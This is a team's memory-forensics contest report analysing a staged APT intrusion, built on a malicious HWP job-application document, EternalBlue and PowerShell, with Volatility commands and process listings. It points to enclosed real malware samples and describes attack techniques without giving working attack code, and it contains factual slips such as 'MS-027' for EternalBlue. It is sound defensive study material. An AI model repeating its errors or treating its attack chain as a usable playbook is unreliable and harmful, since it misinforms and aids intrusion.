ⓘ CONFIDENTIAL

2018 VAC
Analysis Report

BASED ON KOREA APT ATTACK SCENARIO

DONGBIN OH, DONGHYUN KIM, SEONHO LEE AND SOOHYUN JIN

SUBMIT EDITION

Contents

1. Introduction

1.1 Competition Overview

1.1.1 Overview

There were “Volatility Plugin Contest” every year since 2013. But in this year, the first "Volatility Analysis Contest" will be held. It is a competition that shows and analyzes the effective analysis of their know-how by using Volatility in cases made through various malicious codes, challenging scenarios, aggressive measures and environment settings.

1.1.2 Goal of Challenge

Choose a sophisticated malware sample, attack framework, or challenging security incident scenario and write an analysis report detailing how Volatility could be used to find relevant artifacts of the activity within memory.

1.2 Standards and Requirements

1.2.1 Standards

Scenario, Malware Sample, Vulnerability Attack, and so on. This article describes analysis and explanation of activity-related artifacts through memory analysis.

1.2.2 Requirements Rule

I. The goal of the contest is to demonstrate innovative and useful malware analysis and detection techniques using The Volatility Framework.
II. The memory analysis should be performed with the Volatility 2.6 (or greater) release.

III. The top 5 winners of the contest will get the prizes mentioned above.

IV. Volatility core developers are not eligible.

V. Submissions should be sent to contest[at]volatilityfoundation.org. The submission should include the analysis report, any files necessary to reproduce/verify the work (including the malware sample(s), memory sample(s)), and a summary paragraph describing why the submission should win the contest.

VI. By submitting an entry, you declare that you own the copyright to your report and are authorized to submit it.

VII. All submissions should be received no later than October 1, 2018. The winners will be announced before October 31, 2018. We recommend submitting early. In the case of similar submissions, preference will be shown to early submissions.

VIII. The Volatility Project core developers will decide the winners based on the following criteria:

IX. NOTE:

Criteria
Accuracy of the analysis
Completeness of the analysis
Clarity of the documentation
Novelty of the analysis and malware/framework selected
Sophistication of the malware/framework selected
Submission date

Submissions based on malware/frameworks that have been publicly documented using non-memory analysis techniques are not discouraged, but contestants are encouraged to focus on the analysis aspects that are unique to memory analysis.

X. In order to collect the cash prizes, the winner will need to provide a legal photo identification and bank account information within 30 days of notification. The bank transfer will be made after the winner is authenticated.

XI. Group entries are allowed; the prize will be paid (or seat will be registered, if the training option is desired) to the person designated by the group.

XII. Upon approval from the winners, their names/aliases will be listed on the "Volatility Contest" web page for the world to admire.

XIII. Selected contestants may also be asked to present their work at a future Open Memory Forensics Workshop and/or have their research featured on the Volatility Labs Blog.

1.3 Scenario Selection Background

1.3.1 Memory Forensics

Memory forensics is not just about extracting a simple string from memory, but also for performing a more in-depth and structured analysis. This requires a detailed analysis of the kernel data structures and applications that are used differently for different operating systems, so it requires profound proficiency along with in-depth research.

Digital forensics typically focuses on recovering deleted files through analysis of electronic storage devices, preserving them, analyzing them, and extracting evidence for proving guilt within them. Forensic tools allow you to extract a bit-perfect copy of a storage device, so it is common to track criminal activity there. However, this is only an analysis of dead data. Accordingly, 'Memory forensics' technique of extracting and analyzing forensic artifacts in the active memory of the system is attracting attention. This has broadened the scope of what to perform forensics, and it is able to more clearly track how cybercrime has been specifically implemented in the target system. Since malware developers tend to keep their malware from leaving traces on storage devices, it is necessary to perform memory analysis in response to an

infringement incident. However, the biggest prerequisite for performing such memory forensics is that the system must be in an active state. Conventional disk forensics is performed by shutting down the system by turning off the power of the system, but memory analysis may not be performed because the volatile memory is lost. The memory may contain fragments such as the currently running process list, network connection status, messages, encryption keys, etc., and can only be extracted in the active state.

Memory forensics has been a tremendous advance since the first core technology was developed around 2004 and continues to be an exciting and exciting time for diverse research. Through this analysis conference, we explain how to use memory forensics in real cases and how to use it to generate meaningful analysis and results. In recent years, similar related scenarios have been comprehensively constructed using infringement incidents and malware generated in the past. Especially, 'Volatility', which is widely regarded as Open Source Memory Forensic Tool, is actively used for effective analysis We will focus on useful tools, including plug-ins that are provided.

1.3.2 Advanced Persistent Treatment Attack (APT)

Fig 1. Symantec Report about APT

Among recent attacks, there are attacks that occur for financial purposes, but attacks on government or specific organizations for political or military purposes. These organizations or governments have relatively strong security systems, so they constantly observe and try to understand the environment of the system and reach where the information they want is located. These attacks are commonly referred to as APT attacks, and They are often sophisticated and complex. If the existing memory forensics is analyzed intensively for one malware binary, the report will discuss the more advanced memory analysis method by analyzing the overall APT attack. There are many APT attack methods. One of the most notable examples is the email spear phishing, which Symantec reported in its ISTR report, accounting for 71.4% of the penetration method.

1.3.3 Cyberwarfare in Republic of Korea

Fig 2. NK Hacker Park Jin Hyok

The Republic of Korea is in a state of truce with North Korea. Although the Panmunjom Declaration and the September Pyongyang Joint Declaration have been designed to prevent any form of armed conflict between the Republic of Korea and North Korea, the cyber threats are continuing. The APT group, which is presumed to be North Korea, known as Lazarus. Lazarus is the culprit behind the hacking of Sony Pictures and recently a US hacker named Park Jin hyok was indicted in the US court by the FBI[1]. In cases, Lazarus is known to use the SMB vulnerabilities used in the Hangul word processor vulnerability, spear phishing, and WannaCry Ransomware used in this case.




Fig 3. TrendMicro Blog about HWP exploit

Vulnerability-based malware used in North Korea remains a constant threat in the cyber warfare The picture below is a comparison of the Tactics Techniques Procedures (TTPs) used by Lazarus, which are estimated to be North Korea APT group through Atta&ck Navigator[2], with the TTPs used to make this APT case.




Fig 4. Use Att&ck Navigator to Compare Lazarus

1.4 Scenario Introduction

1.4.1 Main Scenario

Fig 5. Korean Cryptocurrency exchange Market

Decepticoin Company (hereinafter "DC"), one of the industry's most unconventional Cryptocurrency exchanges, is experiencing a strange phenomenon that VVIP customers are leaving a lot of competitors' exchanges, while the wallet information of general customers is taken away with experiencing a difficulty of disappearing. VVIP customers' information is Confidential, the most volume and volume of customers. They have a large stake in D.C.'s sales, and D.C. The CPO has leaked the VVIP and general customer information because only one person in charge of the personal information department (CPO) can access the information related to the customer within the CPO. Together, they are preparing legal sanctions.

However, CPO representatives have absolutely denied the allegations and D.C. has commissioned a Digital Forensic investigation in connection with the case. In addition to analyzing whether or not the CPO has leaked the data, the causal relationship of the information leak should be analyzed and analyzed. ** Due to the pouring workload and the confidential nature of the Cryptocurrency exchange, direct disk dump and collection are not possible, and since the active memory managed in-house is collected and analyzed, it can not perform general disk forensics, You have to analyze the case through Forensic.

1.4.2 Main technology in the scenario

① **Eternal Blue (MS-027)**

Eternal Blue is one of the hacking organizations Shadow Brokers leaked and released in the second half of 2017 known to the NSA. The vulnerability was also used for Wannacry attacks, which were reported to have been performed by the Lazarus Group, using the Server Message Block (SMB) Protocol Vulnerability, and its impact was substantial. It was used as a means of lateral movement in the scenario of the report.

② **HWP Exploit (CVE-2015-2545)**

Many will use Microsoft's Office. However, Korea has an unusual environment and uses the Hangul Word Processor, which is optimized for editing a special language called Hangul. The program uses the extension HWP and has the form of a special document. Each country and North Korea recognizes it and uses it to write various malicious codes and send it to the Korean government personnel or executives of the corporation. At this time, this type of malware is constantly being reported.

③ **PowerShell**

One of the powerful features of the Windows operating system, PowerShell is one of the emerging malware creation techniques. Basically, it is powerful, it is fatal in that the contents of the script are executed through normal processes, and it is also used to create fileless malware. In that scenario, it was used to drop the tools needed by the lateral movements or hackers.

④ **C&C**

Executing commands directly from the hacker's PC will be a burden on concealment. Overseas C&C server. Obtaining evidence of a C&C server is extremely difficult.

⑤ **MongoDB**

Mongo DB is widely used as a representative example of DB which is aimed at NO SQL. However, there have been a lot of accidents that have been attacked and leaked due to administrative problems.

2. Analysis Abstract

2.1 Subject Info of Analysis

This is a memory dump collection item of in-house members. This report analyzes executives' PCs and personal information DB servers.

① HR (Human Resource) Manager PC Information

HR Manager PC Environment
- *Operation System* : Windows 7 x86 - *Memory* : 2GB - *Install Application* : Outlook, HWP, …

② CPO (Chief Privacy Officer) PC Information

CPO PC Environment
- *Operation System* : Windows 7 x86 - *Memory* : 2GB - *Install Application* : Outlook, HWP, XShell, UltraVNC, …

③ Client Information DB Server Information

Client Information DB Server
- *Operation System* : Ubuntu 14.04 LTS x86 - *Memory* : 2GB - *Install Application* : Mongo DB, OpenSSH-Server, …

④ ETC (An environment that does not analysis but is built for the scenario)

A. Attacker PC

Attacker PC Environment
- *Operation System* : Windows 7 x86 - *Memory* : 2GB - *Install Application* : Outlook, HWP, …

B. C&C (Command & Control) Server Information

C&C Server PC Environment
- *Operation System* : Windows Server 2016 x86 - *Memory* : 2GB - *Install Application* : Windows IIS Server, FileZila, Metasploit, …

2.2 Scenario Diagram

We took only the part of the “Decepticoin” infrastructure related to the incident and organized them into the following diagrams.




Fig 6. Scenario Flow

3. Environment Setting

3.1 Acquire Malware Sample

In the case of this report (Submit Edition), malicious code samples for reproduction and analysis are enclosed. You can check the file name and hash value of enclosed files as follows.

File Name	Size	CRC32
[DEC] Job Application Letter_Lee.hwp	288 KB	046CA339
V3Lite.bin (EXE)	313 KB	98191343
WinPakcage.ps1	2 KB	3DA4B6A2
WinPackage.zip	22,595 KB	81B28DD1

Sample files are also included in the cloud folder where the dumps below are stored.

3.2 Acquire Memory Dump

Since it is difficult to attachment these scenario dump files, we uploaded them to the cloud server. To prevent the files uploaded to the cloud server from being replaced or maliciously changed, we wrote the hash value of dump files.

File Name	Size	MD5
HRmanager.vmem	2.0 GB	7B8898DDF174B87D4E4D93C5FF82B594
cpo_pc.vmem	2.0 GB	76D9CD607715D17682AA7746BBEF07A7
db_server.vmem	2.0 GB	F03AD17E22B25E388CE69CD14B2B62F1
Ubuntu1404x86.zip	984 KB	60109DE944E41FB7EDF119D91FE4C9C8
srv.pdb	675 KB	A911FFC1B7A2ED7C09BF45F2BBB6CA96

File Name	Link
HRmanager.vmem	https://drive.google.com/drive/folders/15g733nnEifMpB4OcMvmvB8_8uJZFwbF8?usp=sharing
CPO_PC.vmem	
DB_SERVER.vmem	
Ubuntu1404x86.zip	

ⓘ Warning

Do not additional upload malicious code samples that are used and extracted in the analysis process to sites such as Virus Total. Because it is based on malicious code used in real life cases, it can be detected by analysts' own rules, which can cause confusion in the Threat Intelligence business.
(See already uploaded results in the report)

4. Memory Analysis

4.1 HR (Human Resource) Manager PC

4.1.1 Analysis Environment

This table shows the specifications of the PC used for memory analysis

OS	Windows 10 Pro 64bit
RAM	16GB
CPU	Intel i7-7700
HDD	512GB(SSD) + 1TB(HDD)

This table shows the description of tools used for analyzing malware and artifacts

Tool name	Version	Source
Volatility	2.6 (standalone)	https://www.volatilityfoundation.org/releases
Hwpscan	0.28c	https://www.nurilab.net/hwpscan2
Scdbg	0.2	http://sandsprite.com/blogs/index.php?uid=7&pid=152
libpff	alpha	https://github.com/libyal/libpff
ollydbg	1.10	http://www.ollydbg.de/
hxd	2.0	https://mh-nexus.de/en/hxd/

The details of a given memory dump are as follows table

Type	VMware Workstation Memory
File name	HRmanager.vmem
File size	2.00GB (2,147,483,648 bytes)
MD5	7B8898DDF174B87D4E4D93C5FF82B594

After the hash values of the given file and the memory dump to be analyzed are the same, the integrity of the memory dump is guaranteed, we can proceed the memory forensic analysis.

4.1.2 Image information

When using Imageinfo plugin for memory analysis using Volatility, it scans the operating system information that contains structure of process which is necessary for memory analysis for Volatility[3]. Based on the scanned operating system information, the plugin analyzes the information of the memory by applying it to the

other plugins like pslist. To use Imageinfo plugin, we should use the following command.

```
volatility-standalone.exe -f HRmanager.vmem imageinfo
```

With Imageinfo we can get the following results.

Fig 7. Imageinfo Results


Suggested Profile revealed Win7SP1x86_23418, Win7SP0x86, Win7SP1. The three profiles shown are all Windows 7 operating systems, but there are some differences between the detailed versions and the service packs. However, memory analysis using Volatility makes little difference between the three profiles[4]. In the following analysis, Win7SP0x86 was used as the profile name required for volatility analysis.

4.1.3 Process Explore (pslist, pstree, psxview)

With the result of Imageinfo plugin, we can look process information with pslist, pstree, psxview. Pslist is a plug-in that shows the processes used in the system in list.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 pslist
```

The following results can be obtained by executing the command.




```
C:\Users\Sin90\Downloads\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x8534a7e0 System                    4      0     80      393 ------      0 2018-09-04 15:56:54 UTC+0000
0x85e49790 smss.exe                208      4      2       29 ------      0 2018-09-04 15:56:54 UTC+0000
0x864eb030 csrss.exe               296    280      9      460      0      0 2018-09-04 15:56:57 UTC+0000
0x8676b030 csrss.exe               336    328     10      381      1      0 2018-09-04 15:56:58 UTC+0000
0x86771c48 wininit.exe             344    280      3       79      0      0 2018-09-04 15:56:58 UTC+0000
0x86a7f9c8 winlogon.exe            380    328      3      112      1      0 2018-09-04 15:56:58 UTC+0000
0x86ab2030 services.exe            440    344      9      215      0      0 2018-09-04 15:56:58 UTC+0000
0x86ab6220 lsass.exe               448    344      6      627      0      0 2018-09-04 15:56:59 UTC+0000
0x86ab8428 lsm.exe                 456    344     10      150      0      0 2018-09-04 15:56:59 UTC+0000
0x86b104f8 svchost.exe             548    440      9      354      0      0 2018-09-04 15:57:02 UTC+0000
0x86b22778 vmacthlp.exe            608    440      3       63      0      0 2018-09-04 15:57:03 UTC+0000
0x86b2e4c8 svchost.exe             652    440      7      293      0      0 2018-09-04 15:57:03 UTC+0000
0x86b53030 svchost.exe             736    440     20      489      0      0 2018-09-04 15:57:03 UTC+0000
0x86b61318 svchost.exe             776    440     15      373      0      0 2018-09-04 15:57:04 UTC+0000
0x86b67030 svchost.exe             804    440     30     1115      0      0 2018-09-04 15:57:04 UTC+0000
0x86b91030 svchost.exe             940    440     12      555      0      0 2018-09-04 15:57:04 UTC+0000
0x86bb4a58 svchost.exe            1044    440     14      377      0      0 2018-09-04 15:57:05 UTC+0000
0x86c06700 spoolsv.exe            1192    440     12      307      0      0 2018-09-04 15:57:06 UTC+0000
0x86c197b8 svchost.exe            1236    440     17      309      0      0 2018-09-04 15:57:06 UTC+0000
```

Fig 8. Pslist Result

Using Pslist, it is hard to identify the suspicious processes in the first place. The analysis using the pslist plug-in shows traces of Hwp.exe which is word processor frequently used in south Korea, a trace using Outlook's mail application, the trace of using PowerShell, and the command prompt history about cmd.exe.

The following shows the relationship between processes using pstree. Pslist also allows us to look at the parent-child relationship between processes through PID and PPID, but Pstree has the advantage of checking parent-child relationships to processes already closed, hidden, and unlinked processes[4].
Pstree can be executed with the following command


```
volatility-standalone.exe -f HRmanager.vmem  -profile=Win7SP0x86 pstree
```



```
C:\Users\Sin90\Downloads\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 pstree
Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x864eb030:csrss.exe                                 296    280      9    460 2018-09-04 15:56:57 UTC+0000
 0x86771c48:wininit.exe                               344    280      3     79 2018-09-04 15:56:58 UTC+0000
. 0x86ab2030:services.exe                             440    344      9    215 2018-09-04 15:56:58 UTC+0000
.. 0x856e1d40:svchost.exe                            2992    440     10    138 2018-09-04 15:57:49 UTC+0000
.. 0x86dee950:svchost.exe                             260    440     13    352 2018-09-04 15:59:12 UTC+0000
.. 0x86b61318:svchost.exe                             776    440     15    373 2018-09-04 15:57:04 UTC+0000
... 0x86cbbd40:dwm.exe                               2284    776      4     74 2018-09-04 15:57:29 UTC+0000
.. 0x86b2e4c8:svchost.exe                             652    440      7    293 2018-09-04 15:57:03 UTC+0000
.. 0x86cc7d40:sppsvc.exe                             1936    440      4    149 2018-09-04 15:57:12 UTC+0000
.. 0x86bb4a58:svchost.exe                            1044    440     14    377 2018-09-04 15:57:05 UTC+0000
.. 0x86b67030:svchost.exe                             804    440     30   1115 2018-09-04 15:57:04 UTC+0000
.. 0x85692030:svchost.exe                            2192    440      5     72 2018-09-04 16:03:31 UTC+0000
.. 0x86b91030:svchost.exe                             940    440     12    555 2018-09-04 15:57:04 UTC+0000
.. 0x86d12408:vmtoolsd.exe                           1712    440      9    311 2018-09-04 15:57:10 UTC+0000
... 0x85633a50:cmd.exe                               2128   1712      0 ------ 2018-09-04 16:19:50 UTC+0000
.. 0x86e069e0:dllhost.exe                            1608    440     13    184 2018-09-04 15:57:14 UTC+0000
```

Fig 9. pstree results

something special about pstree result is that notepad.exe and cmd.exe are created from msdcsc.exe as shown Fig 4. In the case of common notepad.exe, it is called by explorer.exe[5]. This analysis should be done separately in the following section.



```
0x85725d40:msdcsc.exe                          1428   1432      8    262 2018-09-04 16:05:35 UTC+0000
. 0x8572ed40:notepad.exe                       2044   1428      3     73 2018-09-04 16:05:35 UTC+0000
. 0x856d0700:cmd.exe                            396   1428      1     31 2018-09-04 16:11:11 UTC+0000
 0x8571cd40:cmd.exe                             900   1432      1     22 2018-09-04 16:05:35 UTC+0000
 0x85707488:cmd.exe                             888   1432      1     22 2018-09-04 16:05:35 UTC+0000
 0x8676b030:csrss.exe                           336    328     10    381 2018-09-04 15:56:58 UTC+0000
```

Fig 10. suspicious process based on ppid

In the case of psxview, pslist and psscan, which were previously executed, as well as the list of hidden processes based on the plugin provided by Volatility are returned. The following results can be obtained by executing the command.

```
volatility-standalone.exe -f HRmanager.vmem  --profile=Win7SP0x86 psxview
```

```
C:\Users\Sin90\Downloads\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x7e406700 spoolsv.exe            1192 True   True   True     True   True  True    True
0x7e4c7d40 sppsvc.exe             1936 True   True   True     True   True  True    True
0x7fb2ed40 notepad.exe            2044 True   True   True     True   True  True    True
0x7e4b2c48 taskhost.exe           1492 True   True   True     True   True  True    True
0x7e512408 vmtoolsd.exe           1712 True   True   True     True   True  True    True
0x7fb06818 conhost.exe            1148 True   True   True     True   True  True    True
0x7e71d570 iexplore.exe           3364 True   True   True     True   True  True    True
0x7e6b2030 services.exe            440 True   True   True     True   True  True    False
0x7e4e6310 VGAuthService.         1612 True   True   True     True   True  True    True
0x7e22a598 msdtc.exe              1316 True   True   True     True   True  True    True
0x7ed0f748 iexplore.exe           3280 True   True   True     True   True  True    True
0x7e761318 svchost.exe             776 True   True   True     True   True  True    True
0x7fb07488 cmd.exe                 888 True   True   True     True   True  True    True
0x7e791030 svchost.exe             940 True   True   True     True   True  True    True
0x7e28d840 TPAutoConnect.         2224 True   True   True     True   True  True    True
0x7e6b6220 lsass.exe               448 True   True   True     True   True  True    False
0x7e767030 svchost.exe             804 True   True   True     True   True  True    True
0x7fb1cd40 cmd.exe                 900 True   True   True     True   True  True    True
0x7fa92030 svchost.exe            2192 True   True   True     True   True  True    True
0x7e6b8428 lsm.exe                 456 True   True   True     True   True  True    False
0x7e67e708 WmiPrvSE.exe           1348 True   True   True     True   True  True    True
0x7e753030 svchost.exe             736 True   True   True     True   True  True    True
0x7e72e4c8 svchost.exe             652 True   True   True     True   True  True    True
0x7e4197b8 svchost.exe            1236 True   True   True     True   True  True    True
0x7fb37888 powershell.exe         1820 True   True   True     True   True  True    True
0x7fad0700 cmd.exe                 396 True   True   True     True   True  True    True
0x7e57fd40 TPAutoConnSvc.          624 True   True   True     True   True  True    True
0x7e2069e0 dllhost.exe            1608 True   True   True     True   True  True    True
```

Fig 11. psxview result

No suspicious process was found by psxview. In the memory dump, We checked the process information using Volatility's plugins. we could find traces of using Hwp Hangul word processor, traces of PowerShell usage, traces of using Windows CMD, and use of Outlook mail application. We can also select msdcsc.exe as a suspicious process. In the following analysis, we will analyze each trace based on these traces.

4.1.4 Suspicious Command (cmdline)

After checking the process information using the volatility, we can see that there is a lot of work done using cmd.exe. In the case of volatility, you can use the plugin named cmdline to see what you've done with the Windows command prompt[6]. The commands needed to run the plugin cmdline.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 cmdline
```

The result of run the command is as follows. In Hwp.exe, it opened the file "[DEC] Job Application Letter_Lee.hwp", and you can see that cmd.exe has given the file "V3Lite.exe" with the + s + h option. In the case of + s and + h attributes, you can add system, hidden to the attributes of the file. This is the way malicious codes are used to hide their existence[7]. Also, we can see that PowerShell is executed through a PowerShell script called WinUpdate.ps1.

```
**************************************************************************
Hwp.exe pid:    564
Command line : "C:₩Program Files₩Hnc₩Hwp80₩Hwp.exe" "C:₩Users₩CaptainJin₩Desktop₩[DEC] Job Application Letter_Lee.hwp"
